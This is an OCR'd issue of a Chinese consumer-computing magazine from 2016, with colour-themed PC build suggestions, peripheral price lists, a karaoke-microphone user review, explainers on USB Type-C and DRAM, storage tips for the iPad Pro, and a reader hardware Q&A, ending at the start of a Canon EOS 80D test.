耕升 GTX960-4GD5 G魂显卡
参考价格:1499元
产品亮点:PCB信仰灯、红色电镀合金背板

游戏悍将 刀锋5豪华黑装机箱
参考价格:199元
产品亮点:涡轮造型、红色背板

微星的这款主板非常有特点，主板PCB最右侧的LED红色灯带给了玩家极大的发挥空间，就算是不进行改造，这样的设计也让主板变得非常亮眼，再搭配显卡上的红色呼吸灯，使得机箱内部的红色灯光更为整体化，光源更具穿透力。机箱的背板采用了红色配色，这又提升了机箱内部的档次感，让整个机箱都“燃”了起来。

小绿巨人

绿色是DIY配件中较为少见的一种配色，不过绿色天生带有一种亮光感，所以就算是少许点缀，也能让整机瞬间活跃起来。善使绿色的厂商并不多，这里面又以技嘉和先马最为出色，不过因为采用绿色配色的机箱多为micro ATX机箱，这也使得miniPC更能体现出绿色配色PC那种个头虽小却能量爆棚的反差感，活脱脱一个小绿巨人。

推荐配件

技嘉 G1.Sniper M7主板
参考价格:869元
产品亮点:LED呼吸灯、双M.2插槽

微星 GTX 960 GAMING 100ME显卡
参考价格:1599元
产品亮点:GAMING龙型背板、Twin Frozr V散热器

先马 碳立方机箱
参考价格:239元
产品亮点:支持280mm水冷、支持360mm显卡

Sniper主板算是在所有的DIY配件中，对于绿色理解最深的系列。这款主板不仅采用了绿色主色调，还在内存右侧以及音频隔离线上采用了大量的绿色LED灯，让主板上的绿色在机箱里体现得更立体。再加上显卡的绿色点缀、市面上非常热门的绿色micro ATX机箱，不仅将绿色由内及外地表现出来，还给我们提供了一台品质过硬、性能强悍的miniPC。

纯白精灵

说起白色，在DIY板卡的发展史上，白色的产品并不算特别多，而且视觉冲击力相比鲜艳的红绿蓝来说的确要逊色那么一点。因此，不少厂商的白色板卡产品系列都逐渐消失无以为继。其实，白色作为与黑色类似的纯粹色，不仅视觉效果极佳，还能体现出其他颜色没有的纯洁感，所以不管是体现高端配置的格调，还是为女性好友搭配外形美观的PC，白色配件都是不错的选择。

推荐配件

微星 Z170A XPOWER GAMING ME主板
参考价格:3299元
产品亮点:镀银散热片、钛金PCB

影驰 GTX980Ti名人堂显卡
参考价格:5399元
产品亮点:双BIOS一键切换、纯白PCB

NZXT S340机箱
参考价格:449元
产品亮点:纯白外体、大面积侧透

主板与显卡都采用了目前最顶级的规格，这也是因为白色在板卡中确实大都出现在顶级产品中以凸显其身份。两者在配色上并非采用纯白，而是在白色PCB上加入了一些金色和黑色来突出线条感，这使得从机箱外往内部看的时候，机箱内部的产品更具立体感。而外观纯白的机箱又让整体白色更具视觉吸引力，大面积的侧透不仅能体现内部配件的优美，又能很好地挡掉类似电源这样影响视觉的其他配件。

价格传真

重庆最近被一部电影带火了。没错，重庆就是这么一个火热的城市，这里的人足够硬派，这里的天气足够热辣，这里的火锅足够麻辣，这里的电脑报小编也想做个吃……火锅的英雄。

游戏耳机

罗技G130	139元
乌龟海岸 风暴英雄授权版	599元
Tt LEVEL 10M	459元
雷蛇北海巨妖 Kraken	289元
赛睿西伯利亚150	349元
海盗船VOID Stereo	599元

游戏鼠标

雷柏 V20s	128元
达尔优G60 牧马人	169元
雷蛇 炼狱蝰蛇 1800	179元
双飞燕血手幽灵V8M	139元
赛睿RIVAL 300	349元
罗技G502	449元
华硕 ROG Gladius	449元
贝戈马户 007 坐骑	299元
海盗船 M65	369元

机械键盘

雷柏V500s/黑轴	199元
狼蛛 鬼王/青轴	199元
樱桃G80-3850	570元
赛睿 6Gv2	799元
雷蛇 BlackWidow 2014	649元
罗技 G310	599元
海盗船K70 RGB	1599元
明基 KX890	389元

鼠标垫

雷蛇Goliathus 重装甲虫	79元
赛睿QcK Mass	89元
罗技G640	229元

路由器

360安全路由P1	129元
TP-LINK TL-WR886N	99元
小米路由器mini	139元
华为荣耀路由	188元
友讯 DIR-859	499元
极路由HC5861	299元
华硕 RT-AC66U	799元
美国网件R7000	999元

手柄

北通BTP-2171S 智游者卡洛	109元
微软Xbox One 无线手柄	529元
莱仕达 灵动3 PXN-9603	99元
索尼PlayStation 4 无线控制器	380元
罗技 F710	289元

移动硬盘

东芝新黑甲虫/1TB	389元
希捷Expansion 睿翼/1TB	399元
东芝V8 CANVIO/1TB	419元
西部数据Elements 新元素/2TB	649元
三星 M3/1TB	389元

手写板

绘客HK708s-P	159元
友基绘影G5	749元
和冠CTL-680/S0-F	719元

投影仪

极米Z3S	1999元
坚果G1-CS	2599元
爱普生CB-X03	2999元
明基MX3291	2999元
奥图码 HDF536	4999元

智体验　这是一个专门定位智能产品使用分享、产品众测活动发布的小栏目，在这里大家将有机会参与智能产品的试用，同时大家如果拥有比较有意思的智能产品或愿意且有信心参加我们的试用，欢迎关注我们的微博与我们私信联系：weibo.com/masterTi

口袋里的录音棚
联想UM10C手机K歌麦克风体验

体验者：妞妞
职业：酒店行政

我喜欢唱歌，这种喜欢与生俱来，因此带着家人经常在小区旁边的KTV歌厅团购唱歌券唱歌，不过去的次数多了花费比较大，重要是家人不喜欢那里昏暗的环境和浑浊的空气，因此我也想着去购买一套K歌和功放系统，但是想来想去投入太大就作罢。不过前不久我无意中看到了联想UM10C这款手机K歌麦克风，可以利用手机、电视机或平板电脑K歌，而且售价便宜，外出郊游时也能用，使用起来可谓乐趣无穷。

参考价格：**299**元
（电脑报团购价**269**元）

金属外壳 细节出色

虽说淘宝上几十到百把元的手机K歌麦克风不少，但我一开始对这些产品都是拒绝的，我认为相对较高的价格和更主流的品牌，可以换来更佳的音质和使用体验，毕竟我的初衷是买一款可以舒舒服服K歌的麦克风，而不是仅仅拥有这样一个产品，何况我还希望它能用上1~2年，否则遭遇输出声音差、外壳褪色磨损等产品问题还不如不买。更重要的是这款产品家里的小朋友还要经常用，太低价的产品总是给人不放心的感觉。

不过联想UM10C其299元的售价还是对得住其做工，这也激发了我愿意和大家分享的信心，这款产品包装看上去十分正规，和我之前买的联想笔记本包装比较类似，黑色的小纸盒分别装着附送的防喷海绵、充电数据线和音频连接线，麦克风的做工和质感看到的第一眼就让人感觉与众不同。

它的外壳采用了锌合金材质，我想可以抵御更多次不小心的跌落摔打吧，表面应该经过特殊工艺处理，玫瑰金着色十分均匀，麦克风顶部的镂空区域边缘用手摸也不锋利，黑色的金属网罩更给这款产品带来了几分专业范。

使用简单 带实时监听功能

我一直认为，麦克风其实是一个很专业的设备，尤其是在一些专业功放上，调音是一项很专业的工作。但是对个人和家庭用户而言的UM10C手机K歌麦克风来说，它的连接和使用就变得十分简单了。麦克风底部有手机和耳机两个插孔，分别连接手机音频接口和耳机（当然也可以是音箱），并在手机或平板上安装K歌软件即可，我个人比较青睐《唱吧》，它的歌库比较丰富软件界面简单易于上手。

比较重要的是，当我们利用UM10C麦克风K歌时，我们可以在耳机中同步听到手机伴奏音乐和自己的声音，因此K歌还是很带感，重要的是解决了安卓手机K歌时不能同步输出自己唱歌声音的不足，要知道这点非常重要，否则最好的歌手唱歌时也会走调。

估计是考虑到方便操作，UM10C将操作面板设计在了麦克风上，开关滑动操作的设计即便在单手握持状态下也能调节。UM10C控制面板上有一个轻触式电源开关和四个音量调节键，分别为均衡、音量、干湿和混响调节。其中干湿声可以让用户以原声或特定音效来唱歌，均衡则能增强高音或增强低音，而混响则具备三级调节，让我可以以自己想要的力度来营造声音的空间感。

电池耐用 K歌效果不错

联想UM10C内置有2500mAh电池，加上金属外壳，重量达到了278g，拿到手上还是有些分量。不过大容量电池也带来了一些好处，UM10C的K歌时间官方宣传可以达到30个小时，而充满电则需要4个小时，虽然我没有连续30个小时使用，但是我们每个周末唱歌一下午，基本上一个月都不用充电。

在K歌效果上，联想UM10C表现不错，如果戴耳机K歌，获得的效果几乎和在KTV没有什么区别，由于有了适时监听功能，因此很容易投入到K歌的氛围中。而且UM10C使用的是电容式振膜音头，其拾音效果非常出色，电话响时麦克风没有出现啸叫声，而且将麦克风远离嘴巴30cm之外，基本接收不到什么声音，可以很好地过滤环境中无关的声音，输出效果纯净清晰。

▲麦克风底部接口

核心参数

- 拾音器：电容式振膜音头
- 电池容量：2500mAh
- 灵敏度：44±3dB
- 信噪比：58dB
- 接口：音频输入、音频输出、USB充电
- 功能调节：音量、混响、均衡、干湿人声

编辑点评

现在喜欢唱歌的人是越来越多，而不花钱或少花钱K歌则是更多人的梦想，应该说手机K歌麦克风和智能APP的结合，给大家提供了一个省钱的机会，只需要购买一款手机K歌麦克风即可随时随地K歌。只是攻城狮了解到，要想获得媲美KTV的K歌效果，如果没有很牛的音箱，还是建议使用耳机，虽然UM10C也可以外接独立音响，但是同价位的耳机和音箱，耳机提供的听音效果要远远超出音箱。至于显示歌词的手机屏幕，是否可以替换成客厅的平板电视，大家可以先行研究并欢迎投稿，后续我们也会对此做出跟踪报道。

联想UM10C优惠团购活动进行中（详见10版），原价299元，团购价269元包邮，限量发售，售完即恢复原价，了解更多产品细节，关注钛师父微信（dnbxman），回复“麦克风”关键词了解。

钛师父试用

蓝牙无线手柄免费玩

钛师父体验第四期：赛睿 Stratus XL PC版蓝牙无线游戏手柄
试用产品价值：439元

第3期华硕路由器体验选中读者：

湖北潜江 陈欣

为了让更多的读者和攻城狮一样，有机会接触和评测最新上市的智能和DIY硬件产品，攻城狮不定期通过电脑报旗下新媒体平台——钛师父官方微博发布试用活动通知，用户只要关注钛师父官方微博并在线提交申请，即有机会获得最新上市硬件产品的试用机会，试用产品包括智能硬件、DIY硬件、数码产品和网络产品等。

本活动完全免费，被选中的用户可以免费试用产品半个月，试用完成后需归还产品并撰写体验报告，优秀的报告将被刊登在《电脑报》或钛师父新媒体平台上，并获得稿费或奖品奖励。如果有任何疑问欢迎关注钛师父个人微信在线咨询，账号rufengzn。

参与方式：

1. 关注钛师父新浪微博（钛师父官微，weibo.com/masterTi），获取每期产品试用信息；

2. 在线报名并提交试用申请；

3. 获得免费产品试用机会，到期后提交报告并归还产品。

钛师父官微：weibo.com/masterTi

责编:蒋丽　组版:况中银　责校:杨志刚
日期:2016.4.11　投稿邮箱:pcw_play@vip.sina.com

应用汇

早前有媒体报道称,瑞士已经提出在2017年要统一电子产品充电器接口,除了能提高使用率外,还能减少充电器的数量,这样可以减少电子垃圾的产生,对环境保护能起到积极推动的作用。而最有可能成为统一选择的就是Type-C，到底这个接口将如何影响我们未来的电子产品使用呢？今天我们一起来聊一聊这个话题。

Type-C 将“统一”充电接口 你怎么看？

Type-C 接口到底是何方神圣？

早在 2015 年 1 月,诺基亚 N1 平板就推出了 Type-C 接口,支持正反插。直到 2015 年 3 月苹果春季发布会上的新 MacBook 亮相,Type-C 才正式开始被热烈讨论起来。说到底,Type-C 接口也是 USB 接口的一种，加上 Type-A（Standard-A）、Type-B（Micro-B）,是目前市场上最常见的三种 USB 接口。


Type-A 是大家最为熟悉的，大多数数据线、U 盘、鼠标等等设备的一端均采用这个;Type-B 则大多用于移动电子设备，包括 Mini USB 和 Micro USB 标准,前一种被广泛应用在数码相机、数码摄像机、测量仪器上，后一种 Micro USB 则是目前我们手机最常见的接口。如今手机、电脑以及 U 盘等存储设备都出现支持 Type-C 接口的产品，预示着它将成为未来接口发展的方向。

Type-C 与 USB3.1 有什么区别？

Type-C 接口面世之后，随之而来的是 USB3.1 传输标准的公布,让很多人误以为这是相同的一个东西，其实并不是。USB 传输协议至今推出过 1.0/1.1/2.0/3.0/3.1 五个版本，其中 USB3.1 的最高速率达到 10Gbps。

实际上 Type-C 对 USB 传输协议并无要求,甚至可以在老版本的 USB2.0 上使用，比如早前搭配 Type-C 接口的诺基亚 N1 平板、一加手机 2、乐视手机传输速度仅仅达到 USB 2.0 的标准。新出的搭配 Type-C 接口的手机也仅仅达到了 USB3.0 的速度,所以说我们在传输数据或者是充电的时候效率也并不是很高。

同样的,USB3.1 传输协议的表现形式也不仅仅是 Type-C 接口，也可能是 Type-A 接口形式的。正如目前大多数高端主板上的 USB3.1 接口,往往就有这两种表现形式。



都是正反插 Type-C 与 Lightning 有什么不同？

说到统一手机充电接口，就不得不想到苹果引以为傲的 Lightning 接口（并不属于 USB 接口的种类，传输协议不同),极大可能性要面临放弃。同样支持正反插,这两者之间的差异又在哪呢?

从传输速度而言,Type-C 最大速率达到 10Gbps，也就是达到了 USB3.1 传输协议的速度值；而 Lightning 接口目前最大速度仅仅与 USB2.0 的峰值相当,尽管苹果各方面优化做得很好,在传输各类零散文件的时候依然很慢。

从耐用性而言，当通过 Type-C 接口将从设备和主机连接起来，那么整个屏蔽线会在外面把数据线套住，有完善的保护功能,并且也不容易短路,做工要求也不高，成本也会更低。相比之下，Lightning 的接口更容易在使用过程中折断损坏,同时电路的屏蔽性不高。

Type-C 接口那些优势

通过与 USB3.1 与 Lightning 的比较,从接口形状可以看到,Type-C 支持正反插,有强迫症的小伙伴再也不用每次使用之前分清正反面了。它可以提供高达 100W 的供电、最高 10Gbps 的传输速率、传输影音信号等。特别的是,Type-C 的功率传输是双向的，也就是说 Type-C 是一种既可以应用在 PC（主设备）又可以应用在外部设备（从设备）的接口类型,这是划时代的,为以后接口统一埋下了伏笔。

Type-C 接口还有哪些纠结事？

从 Type-C 接口的优势而言，确实是更加方便、环保的数据传输体验。但是,目前市场上采用 Type-C 接口的设备并不是很多。设想一下，如果你使用的是一台采用 Type-C 接口的手机，恰好出差的时候忘记带数据线以及充电器，你想向身边的人借时发现别人根本没有这种数据线,肯定要疯。不仅如此,原本你可能会有一大堆 Micro USB 接口的配件以及设备,但是当你使用 Type-C 时你会发现这些设备似乎都变成了一堆垃圾,欲哭无泪有没有？

写在最后


不管 Type-C 接口有多少还不成熟的地方,依然不可否认它将成为未来设备的主流接口选择。如今市场上手机、平板、电脑以及外接存储设备等都开始向 Type-C 接口发展,虽然普及之路还很长,并不影响它的优势点正是我们都需要的。

J博士讲堂　**小伙伴们,你在使用存储设备过程中遇到的各种“疑难杂症”,都可以告诉 J 博士（发邮件到 3346087509@qq.com）,我们会在第一时间帮你答疑解惑。**

第 5 期:你必须知道的 DRAM 那些事


如今正是装机升级换装备的好时机，你可以用很少的预算升级内存或者 SSD，从而提高系统性能。说到内存,就要来说说它的重要组成部分:DRAM（Dynamic Random Access Memory）。DRAM 也称动态随机存取存储器,是最为常见的系统内存。DRAM 只能将数据保持很短的时间,原理是利用电容内存储电荷的多寡来代表一个二进制比特（bit）是 1 还是 0，每一个 bit 只需要一个晶体管加一个电容。但是电容不可避免地存在漏电现象，如果电荷不足会导致数据出错,因此电容必须被周期性的刷新，这就是为什么 DRAM 不能长久保存数据的原因。

DRAM 的结构中电容的充放电需要一个过程，刷新频率不可能无限提升,这就导致 DRAM 的频率很容易达到上限，即便有先进工艺的支持也收效甚微。随着科技的进步,内存支持超频的性能不断提升,也有了现在的高频与超频内存。



最新消息爆出，三星继 2014 年第一个量产 20nm DRAM 工艺之后，已经量产了 18nm DRAM,占尽了绝对优势。据韩国媒体报道，三星去年已经将 70% 的 DRAM 产能转换到 20nm,如今又进入了 18nm 时代,领先优势进一步扩大。相比之下,SK 海力士明年初才会量产 18nm DRAM,而美光还停留在前往 20nm 的路上。

18nm DRAM 使用四重曝光技术,每一次电路蚀刻都要进行 3~4 次曝光,并继续改进结构密度，整体效能在 20nm DRAM 工艺基础上可提升至少 20%。如果 DRAM 内存颗粒市场上三星、SK 海力士与美光都开始量产 18nm DRAM 颗粒,整体内存价格还将会继续下降,对消费者而言绝对是个好事。



DRAM 被广泛应用于系统内存上，与普遍应用在 SSD、U 盘、存储卡等产品中的 NAND 闪存是有区别的。NAND 是一种比硬盘驱动器更好的存储方案。随着人们持续追求功耗更低、重量更轻和性能更佳的产品,NAND 的实际应用对用户影响更深。NAND 闪存是一种非易失性存储技术,即断电后仍能保存数据,这一点就是与 DRAM 最大的区别。

J 博士贴心话：近期内存价格波动很大,如果你要升级电脑平台,可以观察一段时间再下手,如果不差钱就可以随意选择。如今 18nm DRAM 新技术已经量产,对未来内存市场的影响是很大的,到时候内存的价格必然会下调,性能也会更好,更稳定。

省心购

不想买大容量 iPad Pro 这些存储设备帮你忙

3月24日,苹果2016春季发布会上亮相的iPad Pro接受预订,3月31日正式发售。就配置而言,iPad Pro提供A9X+M9的处理芯片,视网膜屏,1200万像素摄像头在平板电脑中确实算是佼佼者了;容量方面,这一次提供32GB、128GB、256GB三个规格;不同容量9.7英寸iPad Pro WiFi版售价分别是32GB/4388元、128GB/5388元和256GB/6388元。看到这个价格,编辑有话说。

不同容量 iPad Pro 价差在哪?

经常了解存储市场的人就会知道，如今市场上256GB 存储卡价格大多集中在 1000 元左右，为何 iPad Pro 不同容量之间价差这么大呢? 就不得不提到上一期【J 博士讲堂】内容中提到的 eMMC 嵌入式存储解决方案了。虽说存储卡也可被看作是广义的 eMMC，但 iPad Pro 内置存储采用的 eMMC 更加稳定可靠，兼容性也更好,这就是为什么有些应用程序没办法安装到 TF 卡中，而只能由设备内置存储空间来承载。嵌入式 eMMC 闪存处理速度更快,可以为数据最密集型业务、视频、摄影和移动游戏应用程序带来顶级性能。

另外，越大容量的单颗闪存良品率会越来越低,制造成本会增加。iPad Pro 不同容量要维持相同体积,对闪存的要求更高，搭配苹果一贯的小资作风，价格贵不言而喻。如果你想体验 iPad Pro，又不想花太多的钱,笔者给大家推荐一个好办法:选这些设备可以弥补 iPad Pro 容量不足，更关键的是真的可以省下一大笔钱!

你看这容量够吗?
希捷 Wireless 移动硬盘

希捷 Wireless 1TB 移动硬盘通过提供无线局域网热点的形式实现与 iPad Pro 连接，连接成功就可以将平板电脑的资料转移到移动硬盘上保存,从而腾出空间装更多的应用。另外,我们可以将占用内存较大的视频、图片等等资料装在移动硬盘中，直接通过 iPad Pro 上的 APP 客户端实现数据的访问、直接播放,则无需占用平板电脑的内存空间。

OTG 扩容是好主意
闪迪欢欣 i 享闪存盘

只要你将闪迪欢欣 i 享闪存盘插入 iPad Pro,就可以实现备份照片、视频,你甚至可以备份多台设备,或者备份完自己的照片，干脆再将欢欣 i 享插入别人的 iPhone 将照片分享给他人。也就是说,闪迪欢欣 i 享闪存盘可以将备份、分享、传输手机照片和视频的操作融于一身,最重要的是它实现了 iPad Pro 的低价扩容。

神奇魔盒恰恰好
闪迪欢欣畅享无线存储器

闪迪欢欣畅享无线存储器也是通过 WiFi 热点的方式实现给 iPad Pro 扩容的。它能轻松存储及无线传输你收藏的视频、照片及音乐,且无需连接线或互联网支持。一次充电可支持长达 8 小时的不间断无线传输,足够欣赏 3~4 部电影。你只需要将 iPad Pro 与这款神奇的盒子连接起来,增加容量的同时,也能更加轻松地实现数据之间的交换传输,很方便。

选购点拨

其实,iPad Pro 并不适合每个人,它是为那些需要更大屏幕的用户而准备的 iPad，尤其是需要在大屏幕上处理电子表格,或者编辑图像和视频以及创意设计的特殊人群。若要避免选购大容量花太多钱，确实可以考虑买一款质量可靠的存储设备进行扩容,价格也不贵。

本周星推荐TOP5

东芝极至瞬速 32GB U3 存储卡

产品报价:109 元

推荐指数:★★★★★

上榜理由:青山绿水,春暖花开，正是出门游玩的时候,拍照装备必不可少。如果你是摄影爱好者或者专业摄影师,东芝极至瞬速 32GB U3 存储卡不会让你失望的。这款闪存卡拥有 95MB/s 的读取速度和 60MB/s 的写入速度，超高速的传输性能，轻松支持 4K 超清视频的录制。

闪迪至尊高速 64GB USB3.0 OTG 闪存盘

产品报价:119 元

推荐指数:★★★★★


上榜理由:在信息高速传播的移动互联网时代,大多数用户将办公娱乐都搬到了手机上。当手机内存不足时,选一款得力的外接扩容设备是有必要的。闪迪至尊高速 USB3.0 OTG 闪存盘可以给安卓智能设备提供更大的存储空间,速度快,存储稳定,同时实现手机与电脑之间的资料轻松交换。

三星 T3 250GB 便携式 SSD

产品报价:799 元

推荐指数:★★★★☆

上榜理由:消费者选购存储设备时，速度一直是追求的重点。便携式 SSD 就是在用户不断苛刻的需求中诞生的高效率存储工具，而三星 T3 便携式 SSD 又再一次刷新了性能纪录。USB 3.1 Type-C 高速接口，超过 400MB/s 读写速度，还提供 T3 Security Enabler 加密保护,让你可以更安全可靠又高效地传输与存储数据。



宇瞻经典系列 8GB DDR3 1600 内存

产品报价:215 元

推荐指数:★★★★☆

上榜理由:用很少的预算将电脑内存从单通道变成双通道，性能提升就会很明显。宇瞻单条 8GB DDR3 1600 内存采用公版设计，做工和用料相当到位,墨绿色 PCB 板,双面搭载 16 颗容量为 512MB 的 DDR3 内存颗粒,走线清晰,内存金手指使用技术成熟的化学镀金工艺,金层色泽纯正,具有极好的耐磨和防氧化特性。

希捷 2TB 新睿品 20 周年纪念版移动硬盘

产品报价:689 元

推荐指数:★★★★

上榜理由:如果你有大量冷数据需要存储，建议大家买一款质量可靠的 USB30 移动硬盘。希捷 2TB 新睿品 20 周年纪念版移动硬盘外观时尚、体积小巧,海量空间,还能帮助用户实现数据备份保护,是个不可多得的选择。另外,最大读取速度超过 120MB/s，最大写入速度达到了 128MB/s，同时完美兼容 OS X 系统和 Windows 系统,不同平台之间随意交换数据。

责编:张毅 组版:向海蓉 责校:杨军
日期:2016.4.11 投稿邮箱:pcw_play@vip.sina.com

一周热问TOP榜

“当上帝关了这扇门，一定会为你打开另一扇门”——不少市场声音都不看好DIY市场，但电商装机的火爆却让人们看到了新的希望。或许是游戏，或许是高清视频又可能是VR应用，沉寂已久的DIY市场完全可能迎来全新的变革。无论DIY市场下一个热点在哪里，钛师父(Master.Ti)都将与你一同见证。


扫码关注微博　扫码关注微信

E3还是i5的纠结

Q:装机处理器选择在E3-1230 V5和i5-6400之间犹豫，钛师父你们有评测过这两款处理器吗？主要是日常多媒体应用，游戏和电影都兼顾吧，能否给一些建议？

A:E3还是i5的问题的确很容易让大家彷徨，两者无论是性能还是平台价格都很接近，这里更建议大家根据应用需求选择相应的平台。如果是追求全面体验或者重度游戏的朋友可以尝试下E3-1230 V5与E3 PRO GAMING V5的组合；而主要是日常使用和轻度游戏，那选择i5-6400与B150 PROGAMING/AURA也能满足需求。

提防假冒GTX960显卡



Q:论坛上看到一些450元左右的GTX960显卡，说是换卡剩下的，对我这样预算有限的学生而言挺有吸引力的，但寝室哥们说这种有可能是刷BIOS的假卡，钛师父怎么看呢？

A:通过刷改BIOS，“炮制”冒牌显卡的事情屡见不鲜，这批造假高手又盯上了GTX960了，虽然办法很老，但却很容易骗到新人虽然刷BIOS可以把显卡的身份信息改变，但很多关键的物理参数是没法改变的，例如上面的ROPs/TMUs(光栅/纹理)、Texture Fillrate(纹理填充率)、Shaders(流处理器)等等，这些参数是跟核心相对应的，因此只要是同一核心，这些参数都是相同的。以GTX960为例，大家可以上任意显卡品牌的官网，随便打开一款GTX960，看看上面的参数，再对比一下论坛展示或者自己测试的GPU-Z图，如果对不上就是假货。

入门级游戏耳机选购

Q:非常喜欢玩FPS游戏，听不少高人传授经验说，用好的游戏耳机可以做到“听声辨位”，这个说法靠谱不？钛师父能否推荐下200元左右的游戏耳机？

A:“听声辨位”这是一个非常高的境界了，但不可否认的是游戏耳机的确能有效提升玩家体验，只不过200元这个预算只能购买到入门级的游戏耳机了。这里可以看看259元的金士顿HyperX cloud drone，骇客系列长期积累下来的品牌口碑还是值得信任的，而预算充裕的小伙伴可以关注下469元的赛睿西伯利亚200，也具有不错的市场口碑。

千元级显卡选购

Q:攒了点钱想要在五一节前给爱机升级下显卡，1000元的预算，个人比较偏好A卡，钛师父有什么推荐没？

A: 千元这个预算主要有R9 380和GTX960两个规格可选，对于偏爱A卡的小伙伴而言，钛师父这里推荐华硕猛禽STRIX-R9 380显卡，前段时间已经有电商平台将售价降至1199元，带DirectCU散热器和支持风扇停转技术，整体品质相当不错，相信趁着五一节促销的机会，其售价完全有可能继续下跌，可以多加留意。

原厂轴和国产轴的区别

Q:打算购买一款机械键盘，不过很多人都问我想要原厂轴还是国产轴，我自己也是菜鸟，傻傻地分不清楚，钛师父能否讲讲这两种轴的区别？

A:目前在市面上大家能买到的机械键盘所用的轴体都是原厂轴或国产轴。所谓原厂轴指的是德国ZF集团下Cherry樱桃公司生产的MX系列机械轴，樱桃早在上个世纪80年代便为工业、银行和商场等行业电子设备的键盘提供机械轴，到了2008年开始为消费级市场设计和生产轴体，所以他们是机械轴当之无愧的领导者，故被冠以原厂的名号。由于其在市场世界第一的地位和轴体的高品质，所以樱桃原厂轴多用在售价较贵的机械键盘上，包括樱桃自家和菲尔可的机械键盘，还有海盗船、酷冷至尊、赛睿、罗技等游戏机械键盘。国产轴顾名思义便是国内一些品牌自己生产的机械轴，其中名气较大的有凯华、高特、冠泰等，国产轴好处自然是单价便宜，普遍出现在199元、299元价位的国内品牌机械键盘中。当然现在的国产轴已有一定水平，如凯华便为外设大厂雷蛇代工雷蛇绿/橙轴，用户反映国产轴敲击感还是接近原厂轴的。

500元左右的模组电源选购

Q: 发现不管是传统游戏高清还是VR，对PC整机性能的要求还是相当高，6000元装机在选购电源的时候朋友建议直接上模组电源，为未来升级做好准备，钛师父觉得这个观点如何？

A: 撇开性能不谈，模组电源模块化的接口设置的确为用户使用提供了极大便利，对于未来打算组建多卡并联或是RAID存储阵列系统的玩家而言，模组电源是相当有必要的，但模组电源并非绝对比非模组的好，大家在选购过程中一定要注意参考转换率。对于这位小伙伴的预算，建议关注369元的航嘉MVP500，额定500W的功率、半模组设计并提供背线支持，适合主流玩家选购。

玩VR请先更新驱动

Q:看了钛师父连续几期关于VR眼镜的使用心得，感觉这是门相当考验技术的应用，除了要一套性能牛逼的硬件和各种设置细节外，玩VR眼镜还有哪些需要注意的地方呢？

A: 最近一段时间使用VR眼镜，发现其的确不是那么“易用”，尤其是在分屏显示方面，需要仔细设定，不过基本上连续观看钛师父的文章，都能顺利使用。其他方面，钛师父想提醒大家的是一定要在使用前升级驱动程序。以AMD为例，其16.4.1版驱动便明确加强了对Oculus Rift和HTC Vive虚拟现实眼镜的支持，对Radeon R9 Fury X提供优化，在Quantum Break（量子裂痕）游戏中有35%的性能提升，这对于实际游戏体验已经是相当夸张的了。未来，随着NVIDIA和AMD两家对VR领域的重视，势必会在驱动优化上进行一番竞争。

SSD掉电出现坏块

Q:前不久家里停电，电脑开机后用HD Tune扫描硬盘，发现固态硬盘出现了一些零星的坏块，这是不是就确定硬盘出问题了？需要返修吗？

A:在SSD固态硬盘的使用过程中，部分用户可能会碰到计算机意外掉电或死机并强行断电后，系统出现异常，扫描SSD后发现坏块，但这并不意味着硬盘就真的坏掉了。出现这些坏块的原因可能是用户在使用或测试时，因为异常导致程序出错而向硬盘写入了不正确的数据，并在不了解原因的情况下，强行重启了电脑，导致SSD内的部分文件数据损坏或丢失(注意:这里损坏的只是文件及校验数据，SSD硬件并无损坏)。在未修复这些损坏或丢失的数据的情况下，如果用户再次操作到这些数据所在的地址，由于校验数据已经不正确，因此系统便会陷入一直重复纠错，却又无法修复的死循环，最终导致系统认为这些块地址已经损坏(坏块)，但SSD自身并不会对这些逻辑块地址(LBA)对应的物理块地址重映射，因此才出现了上述故障，其实存储单元并没有损坏。建议使用HDDErase或Intel SSD Toolbox软件做一个全盘擦除，然后再检查坏道，不过在进行安全擦除之前，一定要将所有的数据都拷贝出来。

中端单反尚能饭否?

佳能 EOS 80D 基本性能测试篇

作为佳能最具市场代表性的两位数机型,长期以来都承担着面向最大消费者群体的重任,可以说是很多单反发烧友的启蒙选择,战略地位非常重要,而今天我们测试的最新款EOS 80D,则是堪称佳能近年来更新最快,但调整幅度也是相对较大的一代产品,中端单反能否在与微单及高端手机的竞争中赢得一席之地,80D的表现如何就显得尤为举足轻重了!

机身设计延续70D概念,上手轻松可玩性出色

